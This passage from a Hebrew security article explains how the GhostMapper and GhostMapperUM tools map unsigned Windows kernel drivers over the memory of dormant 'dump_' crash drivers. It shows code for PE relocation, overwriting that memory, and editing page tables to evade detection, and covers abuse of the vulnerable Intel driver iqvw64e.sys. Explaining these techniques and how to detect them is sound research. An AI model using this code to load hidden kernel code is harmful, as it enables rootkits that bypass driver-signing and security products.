חשוב לציין עוד לפני התהליך עצמו: הפתרון כתוב בתוך דרייבר שטעון למערכת, כלומר אם הטעינה מבוצעת בצורה לגיטימית עם חתימה \ test sign ומזהים קשר בין אותו הדרייבר לטעינה של הקוד יהיה אפשר למצוא את מקור הפעולה בצורה קלה הרבה יותר.

במקרה שבו הדרייבר באמת טעון בעזרת unsigned driver mapper (לא בעייתי כי אין שימוש ב-DRIVER_OBJECT או ב-RegistryPath כחלק מהדרייבר) תהיה כמובן תלות באיכות ובהחבאת תהליך ה-mapping הראשוני לפי אותו unsigned driver mapper, וכפי שאני מתאר במאמר לכל אחד יש את היתרונות והחסרונות שלו.

בצורה כזו לדרייבר יש ישר הרשאות ואפשרויות לבצע כל פעולה הכרחית, אך לכאורה הוא לא החלק ה-"זדוני" בתהליך.

לאחר עליית הדרייבר החתום, מבוצעים כמה שלבים:

1. בחירת ghost/dump driver שבוודאות קיים במערכת, יש כמה מטרות כאלו והכותבים במקרה זה החליטו להשתמש ב-" dump_dumpfve.sys"
2. השגת המבנה שמצייג את ה-System Module של ה-target ghost driver, כפי שציינתי כבר במאמר כל דרייבר מיוצג בעזרת מבנה RTL_PROCESS_MODULE_INFORMATION ולכן כדרייבר חתום ניתן להשיג מידע על אותו דרייבר מטרה
3. הדרייבר הלא חתום מאוכסן hardcoded, ולמרות זאת הכותבים מבצעים בדיקות על התוכן כדי לוודא שהוא מאוכסן בפורמט PE ואלידי, כלומר השוואת ה-DOS/NT Signatures מול הערכים המתאימים וכדומה. לאחר מכן מבוצעת העתקה פשוטה של המידע ה-hardcoded לבאפר דינאמי באותו הגודל עבור ביצוע שינויים כמו תיקון relocations ו-imports:

```
NTSTATUS PatchMemory(RTL_PROCESS_MODULE_INFORMATION module)
{

        //Get the right pe header information. and validate signatures
        IMAGE_DOS_HEADER* dos = (IMAGE_DOS_HEADER*)DumpDriver;

        if (dos->e_magic != IMAGE_DOS_SIGNATURE)
        {
                return STATUS_UNSUCCESSFUL;
        }

        IMAGE_NT_HEADERS64* nt = (IMAGE_NT_HEADERS64*)(DumpDriver + dos->e_lfanew);
        if (nt->Signature != IMAGE_NT_SIGNATURE)
        {
                return STATUS_UNSUCCESSFUL;
        }

        //Allocate a buffer to prepare the driver to be patched in.
        PMDL mdl = MmAllocatePagesForMdl({ 0 }, { ~0ul }, { 0 }, nt->OptionalHeader.SizeOfImage);
        BYTE* allocation = (BYTE*)MmMapLockedPages(mdl, KernelMode);

        RtlCopyMemory(allocation, DumpDriver, nt->FileHeader.SizeOfOptionalHeader);

        // Copy sections one at a time
        PIMAGE_SECTION_HEADER sec_hdr = (PIMAGE_SECTION_HEADER)((BYTE*)(&nt->FileHeader) + sizeof(IMAGE_FILE_HEADER) + nt-
        for (int i = 0; i < nt->FileHeader.NumberOfSections; i++, sec_hdr++)
        {
                RtlCopyMemory(allocation + sec_hdr->VirtualAddress, DumpDriver + sec_hdr->PointerToRawData, sec_hdr->SizeO
        }
```

```
//Imports
PIMAGE_IMPORT_DESCRIPTOR import = (PIMAGE_IMPORT_DESCRIPTOR)(nt->OptionalHeader.DataDirectory[1].VirtualAddress + allocation);
while (import->Name)
{
        PIMAGE_THUNK_DATA thunk = (PIMAGE_THUNK_DATA)(allocation + import->OriginalFirstThunk);
        PIMAGE_THUNK_DATA fthunk = (PIMAGE_THUNK_DATA)(allocation + import->FirstThunk);
        while (thunk->u1.AddressOfData)
        {
                LPCSTR name = (thunk->u1.Ordinal & IMAGE_ORDINAL_FLAG) ? (LPCSTR)(thunk->u1.Ordinal & 0xFFFF) : ((PIMAGE_IMPORT_BY_NAME)(al
                RTL_PROCESS_MODULE_INFORMATION temp;
                NTSTATUS status = GetSystemModuleInformation(((LPCSTR)(allocation + import->Name)), &temp);
                if (status == STATUS_SUCCESS)
                {
                        *(PVOID*)fthunk = (PVOID)ZGetProcAddress((UINT64)temp.ImageBase, name);
                }
                thunk++, fthunk++;
        }
        import++;
}

// Relocations
INT64 delta = (INT64)(allocation - nt->OptionalHeader.ImageBase);
PIMAGE_DATA_DIRECTORY reloc = &nt->OptionalHeader.DataDirectory[5];
for (PRELOC_BLOCK_HDR i = (PRELOC_BLOCK_HDR)(allocation + reloc->VirtualAddress); i < (PRELOC_BLOCK_HDR)(allocation + reloc->VirtualAddress
        for (PRELOC_ENTRY entry = (PRELOC_ENTRY)i + 4; (BYTE*)entry < (BYTE*)i + i->BlockSize; ++entry)
                if (entry->Type == 10)
                        *(UINT64*)(allocation + i->PageRVA + entry->Offset) += delta;

// Discardable sections
sec_hdr = (PIMAGE_SECTION_HEADER)((PUCHAR)(&nt->FileHeader) + nt->FileHeader.SizeOfOptionalHeader + sizeof(IMAGE_FILE_HEADER));
for (int i = 0; i < nt->FileHeader.NumberOfSections; i++, sec_hdr++)
        if (sec_hdr->Characteristics & IMAGE_SCN_MEM_DISCARDABLE)
                memset(allocation + sec_hdr->VirtualAddress, 0x00, sec_hdr->SizeOfRawData);
```

4. איפוס כל המידע בדרייבר היעד והכנסת ה-modified unsigned driver שלנו לזכרון של אותו דרייבר יעד, בצורה כזו כל הערכים החשובים כמו ה-headers של ה-PE format יראו הגיוניים לדרייבר (הרי התוכנה הלא חתומה היא דרייבר) ולכן יהיה הרבה יותר קשה להבין שקרה כאן משהו זדוני. דבר נוסף הוא שלכאורה התוכנה הלא חתומה נמצאת באיזור זכרון של דרייבר חתום, ולכן הבדיקה שציינתי במאמר לא תעבוד והכל יראה כשורה:

```
if (!nt->OptionalHeader.AddressOfEntryPoint)
        return STATUS_UNSUCCESSFUL;

//Zero the memory in the driver so we dont have any information left in it.
ZeroMemory(module.ImageBase, module.ImageSize);

//Patch in our driver :D
WriteToProtectedMemory((void*)module.ImageBase, (BYTE*)allocation, nt->OptionalHeader.SizeOfImage);

//Now we can free the pool since we have already patch in the driver. Also zero it out so it can be traced.
RtlZeroMemory(allocation, nt->OptionalHeader.SizeOfImage);
MmUnmapLockedPages(allocation, mdl);
MmFreePagesFromMdl(mdl);
ExFreePool(mdl);
```

5. בגלל שלדרייבר המקורי לא היה בדיוק את אותם פרמטרים, sections וערכים גם מבחינת הגדלים וגם מבחינת ההרשאות יש צורך לתקן את ההרשאות של כל איזור זכרון לפי הדרייבר שלנו ממה שהיה לפני זה.

זה נובע מהעובדה שיכול להיות מקרה בו חלק מה-text section. של הדרייבר שלנו יכנס בחלקו לתוך מה שהיה במקור ה-data section. של הדרייבר המקורי, ולכן הקוד לא יוכל לרוץ כי data section. הוא section ללא הרשאות ריצה. כותבי הכלי ביצעו את השינוי בעזרת מניפולציה ישירה של ה- page table entries של ה-ghost drivers, ולמי שלא יודע ה-page table היא טבלה המתועדת במערכת וממפה זכרון של תוכנות מסוימות לזכרון פיזי מסוים. כל רשומה בטבלה מתארת בהרבה צורות את ה-page המסוים הזה מהזכרון, בין היתר גם מההרשאות שיש לקוד שקיים באותו page. לפי זה, הכלי עובר על כל page שבו קיים חלק מהתוכנה הלא חתומה ומשנה את ההרשאות לפי התוכן של הדרייבר הלא חתום שקיים באותם איזורי זכרון:

```
//Make sure header pte matches
for (int i = 0; i < SIZE_TO_PAGES(nt->FileHeader.SizeOfOptionalHeader); i++)
{
        PPte pte = GetPte((UINT64)module.ImageBase + i * PAGE_SIZE);

        if (pte == NULL)
        {
                return STATUS_UNSUCCESSFUL;
        }

        pte->nx = true;
        pte->rw = false;
}

for (int i = 0; i < nt->FileHeader.NumberOfSections; i++, sec_hdr++)
{
        for (int j = 0; j < SIZE_TO_PAGES(sec_hdr->SizeOfRawData); j++)
        {
                //Match the pte aswell
                PPte pte = GetPte((ULONGLONG)(UINT64)module.ImageBase + sec_hdr->VirtualAddress + PAGE_SIZE * j);
                if (pte == NULL)
                {
                        continue;
                }

                //This can change depending on binary provided in DumpDriver
                if (!strcmp((const char*)sec_hdr->Name, ".text"))
                {
                        pte->nx = false;
                        pte->rw = false;
                }
                else if (!strcmp((const char*)sec_hdr->Name, ".data"))
                {
                        pte->nx = true;
                        pte->rw = true;
                }
```

6. לבסוף, הכלי קורא לפעולת הכניסה של הדרייבר הלא חתום ומשחרר את כל שאר המשאבים.

חסרון מסוים שאפשר לציין לגבי צורת המיפוי הזאת היא שהתוכן של כל חלק מהדרייבר האמיתי שונה מהתוכן שנמצא בזכרון, ואם מבוצעת בדיקה כזו על ידי תוכנת הגנה מסוימת יצליחו להבין שכתבנו מידע לתוך מרחב הכתובות של הדרייבר בזמן שהמידע אמור להיות קבוע (לפחות במקרים כמו ה-text section.). בנוסף לכך, גם ההגנות של כל חלק בזכרון שונה ממה שהכותב המקורי יצר, ובעזרת סריקה של ההרשאות עבור כל page בזכרון בהשוואה להגנות בקובץ באכסון ניתן לראות חוסר התאמה לא ברור שמראה על שינוי לא לגיטימי של הדרייבר.

למרות זאת, חלק משמעותי מתוכנות ההגנה הקיימות כרגע יחליטו לא לבדוק בכלל את כל ה-Ghost Drivers מהסיבה שה-image path הרשום עבור Ghost driver במידע שקיים עליו במערכת הוא לא נתיב ואלידי, ולכן יש פתרונות הגנה שידלגו בכלל מלבדוק את אותם דרייברים.

דוגמא 2.5 - GhostMapperUM

למרות ש-GhostMapper מראה לנו כמות יפה של התחכמויות ומימושים מפותחים, יש קטע אחד שמפריע - השימוש בדרייבר חתום/לא חתום עבור מיפוי של התוכנה הלא חתומה לא מדמה תרחיש מציאותי.

בגלל הסיבה הזאת נוצר הפרויקט GhostMapperUM שמבוסס על תוכנה מרכזית הפועלת ב-UserMode, ובמקום להשתמש בדרייבר לחלק התוכנה הראשוני למיפוי הכלי משתמש ביכולות הכתיבה/קריאה של הדרייבר בו kdmapper משתמש גם כן ובעצם לוקח את כל החלק של טעינת התוכנה החולשתית והחבאתה בעזרת שינוי של כל מבני הנתונים הכוללים מידע על הדרייבר:

GhostMapperUM

manual map your unsigned driver over signed memory

inspired by the initial research and PoC (https://github.com/Oliver-1-1/GhostMapper) made by @Oliver-1-1 :)

since the original PoC intended to mainly demonstrate the concept , Oliver chose to use a driver to map another unsigned driver
GhostMapperUM intends to provide a more realistic / "ready to use" version of GhostMapper , implementing it entirely from usermode

generally speaking , we do that by exploiting the iqvw64e.sys vulnerable intel driver (thanks to kdmapper's utilities - https://github.com/TheCruZ/kdmapper)

Usage

set the path to your target driver in 'config.h' and compile

just run GhostMapperUM.exe

note your driver should not touch the DriverObject / RegistryPath entry args as we pass them as null when calling the DriverEntry

dump drivers tl;dr

You should read the detailed readme description in the original GhostMapper repo , in short:

when a crash happens , crash related data needs to be saved to disk. drivers responsible to save data to disk on a crash are cloned with the prefix of 'dump_'

the idea behind this is that on a crash the system is is considered to be in an unknwon state , a driver responsible to save data to disk might be the one that caused the crash... to solve that , the kernel asks the clones to step in and write the data instead

that's why - by design , after initialization dump drivers are kept in a suspended state and are not in use (to minimize the chance they will be corrupted by the time of a crash)

this gives us the opportuinty to leverage the signed memory range held by those 'ghost' drivers and map our own driver over it :)

WindyBug עשה את זה בצורה יותר מסודרת ונוחה לשימוש, בזמן שהוא הוסיף כמה פיצ'רים נחמדים לפתרון המקורי:

1. קריאה של התוכנה הלא חתומה למיפוי והתאמה שלה למערכת בעזרת שינוי relocations ו-imports:

```
bool MapDriver(HANDLE IntelDrvHandle, BYTE* RawImage)
        uint32_t GhostDriverImageSize = NtHeadersGhostDriver->OptionalHeader.SizeOfImage;
        // make sure the target driver is small enough to fit in the ghost driver
        if (GhostDriverImageSize < ImageSize)
        {
                Log(L"[*] cant map over the specefied ghost driver , image size is too small" << std::endl);
                return false;
        }

        // copy headers of target driver to local base
        memcpy(LocalBase, RawImage, NtHeaders->OptionalHeader.SizeOfHeaders);

        // map sections of target driver to local base
        const PIMAGE_SECTION_HEADER CurrentSection = IMAGE_FIRST_SECTION(NtHeaders);

        for (auto i = 0; i < NtHeaders->FileHeader.NumberOfSections; ++i) {
                if ((CurrentSection[i].Characteristics & IMAGE_SCN_CNT_UNINITIALIZED_DATA) > 0)
                        continue;
                auto LocalSection = reinterpret_cast<void*>(reinterpret_cast<uint64_t>(LocalBase) + CurrentSection[i].VirtualAddress);
                memcpy(LocalSection, reinterpret_cast<void*>(reinterpret_cast<uint64_t>(RawImage) + CurrentSection[i].PointerToRawData), CurrentSection[i].SizeOfRawData);
        }

        // apply relocations on local base
        RelocateImageByDelta(portable_executable::GetRelocs(LocalBase), GhostDriverBase - NtHeaders->OptionalHeader.ImageBase);

        if (!FixSecurityCookie(LocalBase, GhostDriverBase))
        {
                Log(L"[-] Failed to fix cookie" << std::endl);
                return false;
        }

        // patch and correct imports
        if (!ResolveImports(IntelDrvHandle, portable_executable::GetImports(LocalBase))) {
                Log(L"[-] Failed to resolve imports" << std::endl);
                return false;
        }

        uint64_t GhostDriverEnd = ((ULONG_PTR)GhostDriverBase + ImageSize);
```

2. מציאת כתובת הבסיס של ה-target Ghost driver שמאוכסן כמו כל kernel module אחר וניתן למצוא את המידע עליו דרך הפעולה NtQuerySystemInformation().

3. בעזרת יכולות הקריאה/כתיבה מ-iqvw64e.sys, הכלי קורא את הדרייבר המקורי ושומר אותו באיזור לוקאלי, בנוסף ל-page table entries של הדרייבר המקורי כדי שיהיה ניתן לשחזר לגמרי את תצורת התוכנה שהייתה לפני המיפוי אם נרצה לעשות זאת אחרי סיום פעילות הדרייבר הלא חתום:

```
bool MapDriver(HANDLE IntelDrvHandle, BYTE* RawImage)
{

        const PIMAGE_NT_HEADERS64 NtHeaders = portable_executable::GetNtHeaders(RawImage);
        uint32_t ImageSize = NtHeaders->OptionalHeader.SizeOfImage;

        // Allocate local memory for driver image amd buffer for original driver image
        void* LocalBase = VirtualAlloc(nullptr, ImageSize, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
        if (!LocalBase)
                return false;
        AutoFree FreeLocalBase(LocalBase);
        void* OriginalMemory = VirtualAlloc(nullptr, ImageSize, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
        if (!OriginalMemory)
                return false;
        AutoFree FreeOriginalMemory(OriginalMemory);
```

```
        // Find kernel base of ghost driver
        uint64_t GhostDriverBase = utils::GetKernelModuleAddress("dump_stornvme.sys");
        if (!GhostDriverBase)
        {
                Log(L"[-] failed to resolve base of ghost driver...\n");
                return false;
        }

        // read original ghost driver image
        if (!intel_driver::ReadMemory(IntelDrvHandle, GhostDriverBase, OriginalMemory, ImageSize))
        {
                Log(L"[-] failed to read ghost driver pte" << std::endl);
                return false;
        }
        const PIMAGE_NT_HEADERS64 NtHeadersGhostDriver = portable_executable::GetNtHeaders(OriginalMemory);
        uint32_t GhostDriverImageSize = NtHeadersGhostDriver->OptionalHeader.SizeOfImage;
        // make sure the target driver is small enough to fit in the ghost driver
        if (GhostDriverImageSize < ImageSize)
        {
                Log(L"[*] cant map over the specefied ghost driver , image size is too small" << std::endl);
                return false;
        }
```

4. שינוי כל ה-page table entries שמתארים את הדרייבר להרשאות rwx רק עבור זמן המיפוי ההתחלתי, וכתיבת הדרייבר שלנו על הדרייבר המקורי בזכרון מערכת:

```
// mark ghost driver range as rwx
std::vector<pte> OriginalPtes;
for (uint64_t CurrentAddress = GhostDriverBase; CurrentAddress < GhostDriverEnd; CurrentAddress += USN_PAGE_SIZE)
{
        uint64_t PteAddress = (uint64_t)GetPTEForVA(IntelDrvHandle, CurrentAddress,PteBaseAddress);

        pte PteMemory;
        if (!intel_driver::ReadMemory(IntelDrvHandle, PteAddress, &PteMemory, sizeof(pte)))
        {
                Log(L"[-] failed to read ghost driver pte" << std::endl);
                return false;
        }
        OriginalPtes.push_back(PteMemory);

        PteMemory.nx = false;
        PteMemory.rw = true;
        if (!intel_driver::WriteMemory(IntelDrvHandle, PteAddress, &PteMemory, sizeof(pte)))
        {
                Log(L"[-] failed to patch ghost driver pte" << std::endl);
                return false;
        }
}
Log(L"[*] marked ghost driver pages as rwx" << std::endl);

// our target driver is ready , write over the ghost driver memory ;

if (!intel_driver::WriteMemory(IntelDrvHandle, GhostDriverBase, LocalBase, ImageSize))
{
        Log(L"[-] Failed to write local image to remote image" << std::endl);
        return false;
}
Log(L"[*] wrote target driver to signed memory" << std::endl);
```

5. על מנת להמנע מזיהוי rxw שמופעל הרבה פעמים על מערכות כדי לזהות memory pages עם יותר מדי הרשאות, נשנה כל איזור זכרון ניתן להרצה להרשאות execute בלבד ולכל איזור זכרון אחר נוסיף nx (no execute) שאמור לסדר לנו את הבעייה:

```
bool MapDriver(HANDLE IntelDrvHandle, BYTE* RawImage)
        Log(L"[*] wrote target driver to signed memory" << std::endl);

        // avoid rwx pages by stripping write priv from the pages we need executable
        // and strip executable priv from all the others
        // it of course means your driver should not have RWX sections (and if it has , well cleaning is optional...)
        std::vector<uint64_t> ExecutablePtes;
        std::vector<uint64_t> WriteablePtes;
        const PIMAGE_SECTION_HEADER CurrentSectionHeader = IMAGE_FIRST_SECTION(NtHeaders);
        bool ExecutableSection = false;

        // figure which pages we need to keep executable
        for (auto i = 0; i < NtHeaders->FileHeader.NumberOfSections; ++i) {
                if ((CurrentSectionHeader[i].Characteristics & IMAGE_SCN_CNT_UNINITIALIZED_DATA) > 0)
                        continue;
                uint64_t SectionStart = GhostDriverBase + CurrentSectionHeader[i].VirtualAddress;
                uint64_t SectionEnd = SectionStart + CurrentSectionHeader[i].SizeOfRawData;
                if (CurrentSectionHeader[i].Characteristics & IMAGE_SCN_MEM_EXECUTE)
                        ExecutableSection = true;
                else
                        ExecutableSection = false;

                // find all the section's pages and insert them into the appropriate vector
                for (uint64_t CurrentSecAddr = SectionStart; CurrentSecAddr < SectionEnd; CurrentSecAddr += USN_PAGE_SIZE)
                {
                        uint64_t PteAddr = (uint64_t)GetPTEForVA(IntelDrvHandle, CurrentSecAddr, PteBaseAddress);
                        if (ExecutableSection)
                                ExecutablePtes.push_back(PteAddr);
                        else
                                WriteablePtes.push_back(PteAddr);
                }

        }
        // sort the page table entries accordingly
        if (!AvoidRWXPtes(IntelDrvHandle, ExecutablePtes, WriteablePtes))
        {
                Log(L"[-] failed clean rwx pages" << std::endl);
                return false;
        }
        Log(L"[*] cleaned rwx page table entries" << std::endl);
```

6) בדומה ל-kdmapper, גם פה בוצע ssdt inline hook כדי לקרוא ל-()DriverEntry וכך נוכל לקרוא לפעולה NtAddAtom בתוכנת ה-usermode שתקרא ל-NtAddAtom הקרנלית ותריץ את כניסת הדרייבר.

לניקוי של שאריות המיפוי יש לקרוא לפעולה RestoreOriginalDriver בתוכנת המיפוי שתחזיר את המצב לקדמותו:

```
bool MapDriver(HANDLE IntelDrvHandle, BYTE* RawImage)
        // avoid rwx pages by stripping write priv from the pages we need executable
        // and strip executable priv from all the others
        // it of course means your driver should not have RWX sections (and if it has , well cleaning is optional...)
        std::vector<uint64_t> ExecutablePtes;
        std::vector<uint64_t> WriteablePtes;
        const PIMAGE_SECTION_HEADER CurrentSectionHeader = IMAGE_FIRST_SECTION(NtHeaders);
        bool ExecutableSection = false;
        // figure which pages we need to keep executable
        for (auto i = 0; i < NtHeaders->FileHeader.NumberOfSections; ++i) {
                if ((CurrentSectionHeader[i].Characteristics & IMAGE_SCN_CNT_UNINITIALIZED_DATA) > 0)
                        continue;
                uint64_t SectionStart = GhostDriverBase + CurrentSectionHeader[i].VirtualAddress;
                uint64_t SectionEnd = SectionStart + CurrentSectionHeader[i].SizeOfRawData;
                if (CurrentSectionHeader[i].Characteristics & IMAGE_SCN_MEM_EXECUTE)
                        ExecutableSection = true;
                else
                        ExecutableSection = false;
                // find all the section's pages and insert them into the appropriate vector
                for (uint64_t CurrentSecAddr = SectionStart; CurrentSecAddr < SectionEnd; CurrentSecAddr += USN_PAGE_SIZE)
                {
                        uint64_t PteAddr = (uint64_t)GetPTEForVA(IntelDrvHandle, CurrentSecAddr, PteBaseAddress);
                        if (ExecutableSection)
                                ExecutablePtes.push_back(PteAddr);
                        else
                                WriteablePtes.push_back(PteAddr);
                }
        }
        // sort the page table entries accordingly
        if (!AvoidRWXPtes(IntelDrvHandle, ExecutablePtes, WriteablePtes))
        {
                Log(L"[-] failed clean rwx pages" << std::endl);
                return false;
        }
        Log(L"[*] cleaned rwx page table entries" << std::endl);
```

למי שמעוניין ללמוד עוד קישרתי בסוף המאמר את הפרופיל והפרויקט של WindyBug, ממליץ לעבור על עוד פרויקטים שלו גם כי הם מעניינים וגם כי הוא ישראלי.

כעת נשאלת השאלה: מה הבעיות שיכולות להיות לנו מבחינת הסוואה בתוכנת המיפוי הזאת? אותן בעיות שהיו ב-GhostMapper המקורי. גם כאן בזמן פעילות התוכנה הלא חתומה יהיה שוני במידע שנמצא בזכרון ובדיסק ובהרשאות שיש לאותו מידע בהשוואה אליו בדיסק.

סיכום

במאמר זה עברתי על השלד שבו כל תוכנה שמנסה לטעון קוד קרנלי לא חתום פועלת, הראתי איך זה מתבטא במספר תוכנות מוכרות שניסו להשיג את המטרה הזאת בעזרת טכנולוגיות שונות ובצורות שונות והראתי דרכים בהם נעשה ניסיון להחביא כל מיני שלבים בתהליך המיפוי שיעזור להסוות בצורה יותר טובה את התהליך.

על המחבר

בן 18, חוקר חולשות ב-**Cyberillium**. מתעניין מאוד בתחומי הפיתוח ומחקר בסביבת **Low level**, מערכות הפעלה ואבטחת מידע. מעוניין מאוד לפתח את הידע שלי וללמוד עוד כדי להתפתח בתחום. בין הפרויקטים המרכזיים שלי עבדתי על rootkit למערכת ההפעלה Windows 10 כדי להחביא תהליכים, קבצים ותעבורת רשת, כמו כן, פיתחתי מערכת להגנה מנוזקות קרנליות כמו שלי ואחרות. בנוסף לכך פיתחתי וחקרתי דרייברים ומבני נתונים פנימיים רבים.

- ניתן לראות את הפרויקטים האלו ואחרים בעמוד הגיטהאב שלי: https://github.com/shaygitub
- ניתן ליצור איתי קשר דרך האימייל שלי: shaygilat@gmail.com
- עמוד הלינקדאין שלי: https://www.linkedin.com/in/shay-gilat-67b727281

ביבליוגרפיה

עמוד ה-Github של ProtectionSolution:

https://github.com/shaygitub/ProtectionSolution

עמוד המסביר בצורה מעולה על נושא ה-Ghost/Dump Drivers, הסוגים השונים ומגוון הפעולות שצריך לממש:

https://crashdmp.wordpress.com/

קישורים לכל הפרויקטים שעשיתי להם refrence במאמר:

https://github.com/Oliver-1-1/GhostMapper

https://github.com/0mWindyBug/GhostMapperUM

https://github.com/TheCruZ/kdmapper

קישורים למאמרים הקודמים שלי בנושאי Windows Internals שיכולים לעזור להבין את שאר המאמרים שלי יותר טוב ולהכנס בצורה יותר חלקה לתחום:

https://digitalwhisper.co.il/files/Zines/0xA2/DW162-2-OffensiveWinKernel.pdf

https://digitalwhisper.co.il/files/Zines/0xA3/DW163-1-BYOVD.pdf

https://digitalwhisper.co.il/files/Zines/0xA4/DW164-3-ReverseWinDrivers.pdf

https://digitalwhisper.co.il/files/Zines/0xA5/DW165-1-ReversingWindowsKernel-Part4.pdf

https://digitalwhisper.co.il/files/Zines/0xA6/DW166-3-ReverseWin32Kernel-Part5.pdf